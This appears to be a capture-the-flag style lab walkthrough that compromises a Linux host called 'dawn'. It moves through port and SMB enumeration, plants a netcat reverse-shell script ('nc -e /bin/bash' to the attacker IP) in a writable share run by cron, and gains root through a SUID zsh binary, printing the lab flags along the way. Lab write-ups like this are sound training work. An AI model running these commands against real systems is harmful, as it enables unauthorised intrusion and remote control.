#### Nov 13 2023

#### Target:

```
192.168.184.11
```

### Prep

#### General Mind Map:

https://xmind.app/m/QsNUEz/

Confirm docker is installed and set rustscan as an alias or add to bashrc / fish config due to it being able to scan all ports and services in 10 seconds

```
alias rustscan='sudo docker run -it --rm --name rustscan rustscan/rustscan:2.1.1 -a'
```

#### Create directory for target and enter it

```
mkdir ClamAV
cd ClamAV
```

#### Prep a nc listener

```
nc -nlvp 4444
```

#### Confirm ip address

```
hostname -I
```

#### My IP

```
192.168.45.247
```

#### Prep Rev Shells

https://revshells.com

#### Recon

#### Start with a quick open port scan

```
rustscan 192.168.184.11

PORT STATE SERVICE REASON

80/tcp open http syn-ack

139/tcp open netbios-ssn syn-ack

445/tcp open microsoft-ds syn-ack

3306/tcp open mysql syn-ack
```

#### Quick OS check

```
sudo nmap -0 --top-ports 1000 -v -T4 192.168.184.11 -oN osType.nmap
```

No exact OS matches for host

#### Follow up with a service scan on those open ports

```
sudo nmap -sC -sV -p80,139,445,3306 -v -T5 192.168.184.11 -oN services.nmap
```

PORT STATE SERVICE VERSION

# Port 80/tcp open http Apache httpd 2.4.38 ((Debian))

```
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.38 (Debian)
```

```
sudo nmap -sV --script=http-title,http-enum,http-favicon,http-
methods,http-passwd,http-robots.txt,http-sql-injection -p 80 -T5
192.168.184.11 -oN http.nmap
```

```
PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.38 ((Debian))

|_http-server-header: Apache/2.4.38 (Debian)

|_http-title: Site doesn't have a title (text/html).

| http-methods:

|_ Supported Methods: OPTIONS HEAD GET POST

| http-enum:

|_ /logs/: Logs
```

#### **Kernel Exploits**

```
searchsploit Apache 2.4.38
```

```
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privilege Escalation linux/local/46676.php
```

#### Target URL:

```
http://192.168.184.11
```

#### Website home page mentions CCTV

#### Check for non-navigable directories

```
dirbuster
```

- Run at 50 threads
- Wordlist location:

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

```
Dir found: / - 200

Dir found: /icons/ - 403

Dir found: /icons/small/ - 403

Dir found: /logs/ - 200

File found: /logs/auth.log - 403


File found: /logs/daemon.log - 403

File found: /logs/error.log - 403

File found: /logs/management.log - 200

Dir found: /cctv/ - 403

Dir found: /server-status/ - 403
```



## Index of /logs

<u>Name</u>	Last modified	Size Description
Parent Directory		-
auth.log	2020-08-01 08:03	0
daemon.log	2020-08-01 08:03	0
error.log	2020-08-01 08:03	0
management.log	2020-08-12 09:54	81K

Apache/2.4.38 (Debian) Server at 192.168.184.11 Port 80

#### Log directory

Management Logs are accessible. Also some interesting folders found

Looks like logs with printer jobs and cron edits

Too many logs so I will pull unique records from the command column

Sorting and removing duplicates from the log

```
cat logDump.txt | cut -d "|" -f2 | sort | uniq
```

```
anacron -u cron.daily [0m
anacron -u cron.monthly [0m
anacron -u cron.weekly [0m
avahi-daemon: chroot helper [0m
avahi-daemon: running [dawn.local] [0m
```

```
-bash [0m
 /bin/bash /usr/lib/systemd/user-environment-generators/90gpg-
agent [0m
 /bin/login -p --
                       [⊙m
 /bin/sh -c cd / && run-parts --report /etc/cron.hourly [0m
 /bin/sh -c chmod 777 /home/dawn/ITDEPT/product-control [0m
 /bin/sh -c chmod 777 /home/dawn/ITDEPT/web-control [0m
 /bin/sh -c /home/dawn/ITDEPT/product-control [0m
 /bin/sh -c /home/dawn/ITDEPT/web-control [0m
 /bin/sh -c /home/ganimedes/phobos [0m
 /bin/sh -c /root/pspy64 > /var/www/html/logs/management.log [0m
 /bin/sh -c run-parts --report /etc/cron.daily [0m
 /bin/sh -c run-parts --report /etc/cron.monthly [0m
 /bin/sh -c run-parts --report /etc/cron.weekly [0m
 /bin/sh -c /usr/bin/sensible-editor /tmp/crontab.QqzEGZ/crontab
[Om
 /bin/sh /etc/cron.daily/Oanacron [Om
 /bin/sh /etc/cron.daily/dpkg [0m
 /bin/sh /etc/cron.daily/passwd [0m
 /bin/sh /etc/cron.monthly/0anacron [0m
 /bin/sh /etc/cron.weekly/0anacron [0m
 /bin/sh /etc/update-motd.d/10-uname [0m
 /bin/sh -e /usr/lib/php/sessionclean [0m
 /bin/sh /sbin/dhclient-script [0m
 /bin/sh /usr/bin/sensible-editor /tmp/crontab.QgzEGZ/crontab
[Om
 /bin/sh /usr/sbin/phpquery -V [0m
 chmod 777 /home/dawn/ITDEPT/product-control [0m
 chmod 777 /home/dawn/ITDEPT/web-control [0m
 cmp -s group.bak /etc/group [0m
 crontab -e [0m
done
Draining file system events due to startup...
```

```
file-system-events=false
 gpgconf --list-options gpg-agent [0m
 (ionclean) [0m
 /lib/systemd/systemd-journald [0m
 /lib/systemd/systemd-logind [0m
 /lib/systemd/systemd-timesyncd [0m
 /lib/systemd/systemd-udevd [0m
 /lib/systemd/systemd --user [0m
 readlink -f /etc/resolv.conf [0m
 /root/pspy64 [0m
 run-parts --list /etc/dhcp/dhclient-enter-hooks.d [0m
 run-parts --lsbsysinit /etc/update-motd.d [0m
 run-parts --report /etc/cron.daily [0m
 run-parts --report /etc/cron.monthly [0m
 run-parts --report /etc/cron.weekly [0m
 /sbin/agetty -o -p -- \u --noclear tty1 linux [0m
 /sbin/dhclient -4 -v -i -pf /run/dhclient.ens160.pid -lf
/var/lib/dhcp/dhclient.ens160.leases -I -df
/var/lib/dhcp/dhclient6.ens160.leases ens160 [0m
 /sbin/init [0m
 /sbin/wpa_supplicant -u -s -0 /run/wpa_supplicant [0m
 (sd-executor) [0m
 (sd-pam) [0m
 sed -e s,@VERSION@,7.3, [Om
 sh -c /usr/bin/env -i
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bi
n run-parts --lsbsysinit /etc/update-motd.d >
/run/motd.dynamic.new [0m
sort -u -t: -k 1,1 [0m
 /usr/bin/dbus-daemon --system --address=systemd: --nofork --
nopidfile --systemd-activation --syslog-only [0m
 /usr/bin/VGAuthService [0m
 /usr/bin/vmtoolsd [0m
```

```
/usr/lib/cups/notifier/dbus dbus:// [0m

/usr/sbin/anacron -d -q -s [0m

/usr/sbin/apache2 -k start [0m

/usr/sbin/cron -f [0m

/usr/sbin/CRON -f [0m

/usr/sbin/CRON -f 77 /home/dawn/ITDEPT/product-control [0m

/usr/sbin/cups-browsed [0m

/usr/sbin/cupsd -l [0m

/usr/sbin/mysqld [0m

/usr/sbin/nmbd --foreground --no-process-group [0m

/usr/sbin/rsyslogd -n -iNONE [0m

/usr/sbin/smbd --foreground --no-process-group [0m
```

# Port 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

```
Host script results:

| smb-os-discovery:

| OS: Windows 6.1 (Samba 4.9.5-Debian)

| Computer name: dawn

| NetBIOS computer name: DAWN\x00

| Domain name: dawn

| FQDN: dawn.dawn

| System time: 2023-11-12T21:35:52-05:00

| smb2-time:

| date: 2023-11-13T02:35:52

| start_date: N/A

| smb-security-mode:

| account_used: guest

| authentication_level: user

| challenge_response: supported
```

```
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 311:
|_ Message signing enabled but not required
|_clock-skew: mean: 1h40m03s, deviation: 2h53m12s, median: 3s
```

# Port 445/tcp open netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP) - Open Writable Share

Run netbios & SMB Enumeration

```
enum4linux -a 192.168.184.11
```

#### To verify share access

```
smbmap -H 192.168.184.11
```

```
[+] IP: 192.168.184.11:445 Name: 192.168.184.11

Disk

Permissions Comment

----

print$

NO ACCESS Printer Drivers

ITDEPT

READ, WRITE PLEASE DO NOT REMOVE THIS SHARE. IN CASE YOU ARE

NOT AUTHORIZED TO USE THIS SYSTEM LEAVE IMMEADIATELY.

IPC$

NO ACCESS IPC Service (Samba 4.9.5-Debian)
```

#### Only ITDEPT has read write access

#### Checking write privileges

Since the management log shows a cron job for product-control in the ITDEPT share. The file is gone but the cron may still be there.

going to create a one liner nc script (Annoying as to find the right revshell I basically need to brute force which one works...)

```
#!/bin/bash
nc -e /bin/bash 192.168.45.247 4444

saved in working directory

put product-control

putting file product-control as \product-control (0.2 kb/s)
(average 0.2 kb/s)
```

#### Now wait for a reverse shell

#### Great now to upgrade the shell

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
dawn@dawn:~$ ls
ls
ITDEPT local.txt
dawn@dawn:~$ cat local.txt
cat local.txt
279d4ade3ebfb3edb0280e1f971cb626
dawn@dawn:~$
```

Local Flag 279d4ade3ebfb3edb0280e1f971cb626

#### **Priv Esc**

#### Now run Linpeas

```
curl -L https://github.com/carlospolop/PEASS-
ng/releases/latest/download/linpeas.sh | sh

curl does not exist on the target system
```

#### Move to /tmp & get linpeas.sh from the web source on target

```
wget https://github.com/carlospolop/PEASS-
ng/releases/latest/download/linpeas_linux_amd64
Seems dawn has no dns.
```

Need to set up python server and download file from attack machine in the same directory as linpeas.sh

```
sudo python3 -m http.server 80
```

#### On target

```
wget 192.168.45.247/linpeas.sh
```

#### Add perms and run

```
chmod +x linpeas_linux_amd64
./linpeas_linux_amd64
```

#### Found these

User dawn may run the following commands on dawn: (root) NOPASSWD: /usr/bin/mysql

#### **SUID**

-rwsr-xr-x 1 root root 842K Feb 4 2019 /usr/bin/zsh

#### So check for escalations

https://gtfobins.github.io/gtfobins/mysql/#sudo

```
mysql -e '\! /bin/sh'

Didn't work
```

```
Files with Interesting Permissions
          SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
rwsr-xr-x-1 root root 35K Jun 17 2018 /usr/sbin/mount.cifs
rwsr-xr-- 1 root messagebus 50K Jun 9 2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helpe
rwsr-xr-x 1 root root 19K Jan 15 2019 /usr/lib/policykit-1/polkit-agent-helper-1
rwsr-xr-x-1 root root 10K Mar 28 2017 /usr/lib/eject/dmcrypt-get-device
rwsr-xr-x 1 root root 427K Apr 8 2019 /usr/lib/openssh/ssh-keysign
rwsr-xr-x 1 root root 63K Jan 10 2019 /usr/bin/su
rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/newgrp
rwsr-xr-x-1 root root 23K Jan 15 2019 /usr/bin/pkexec
                                                             -> Linux4.10 to 5.1.17(CVE
rwsr-xr-x 1 root root 63K Jul 27 2018 /usr/bin/passwd --
rwsr-xr-x 1 root root 63K Jul 27 2018 /usr/bin/passwd ---> Apple_Mac_0SX(03-20
rwsr-xr-x 1 root root 154K Jan 12 2019 /usr/bin/sudo ---> check_if_the_sudo_ve
rwsr-xr-x 1 root root 51K Jan 10 2019 /usr/bin/mount
                                                               Apple Mac OSX(Lion) Kerne
rwsr-xr-x 1 root root 842K Feb 4 2019 /usr/bin/zs
rwsr-xr-x 1 root root 83K Jul 27 2018 /usr/bin/gpasswd
rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/chsh
rwsr-xr-x 1 root root 35K Jan 7 2019 /usr/bin/fusermount
rwsr-xr-x 1 root root 35K Jan 10 2019 /usr/bin/umount ---> BSD/Linux(08-1996)
rwsr-xr-x 1 root root 53K Jul 27 2018 /usr/bin/chfn ---> SuSE 9.3/10
```

https://gtfobins.github.io/gtfobins/zsh/#suid

Or just run

```
zsh
```

Seems I'm root now so capturing confirmation screenshots.

```
echo " "; echo "uname -a:"; uname -a; \
echo " "; echo "hostname:"; hostname; \
```

```
echo " "; echo "id"; id; \
echo " "; echo "ifconfig:"; /sbin/ifconfig -a; \
echo " "; echo "proof:"; cat /root/proof.txt 2>/dev/null; cat
/Desktop/proof.txt 2>/dev/null; echo " "
```

```
uname -a:
Linux dawn 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10ul (2019-07-19) x86_64 GNU/Linux
hostname:
dawn

id
uid=1000(dawn) gid=1000(dawn) euid=0(root) groups=1000(dawn),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth),115(lpadmin),116(scanner)

ifconfig:
zsh: no such file or directory: /sbin/ifconfig

proof:
04806b86f593932883ad60cc6b0299c4
```

proof.txt: 04806b86f593932883ad60cc6b0299c4

## Port 3306/tcp open mysql MySQL 5.5.5-10.3.15-MariaDB-1 - IGNORED

```
| mysql-info:
   Protocol: 10
  Version: 5.5.5-10.3.15-MariaDB-1
   Thread ID: 16
   Capabilities flags: 63486
    Some Capabilities: SupportsCompression, Support41Auth,
SupportsTransactions, Speaks41ProtocolOld, LongColumnFlag,
IgnoreSigpipes, DontAllowDatabaseTableColumn,
Speaks41ProtocolNew, InteractiveClient,
IgnoreSpaceBeforeParenthesis, ConnectWithDatabase, ODBCClient,
SupportsLoadDataLocal, FoundRows, SupportsMultipleResults,
SupportsMultipleStatments, SupportsAuthPlugins
   Status: Autocommit
    Salt: 'dGr*w=ht14Nm[ J6mE0
  Auth Plugin Name: mysql_native_password
Service Info: Host: DAWN
```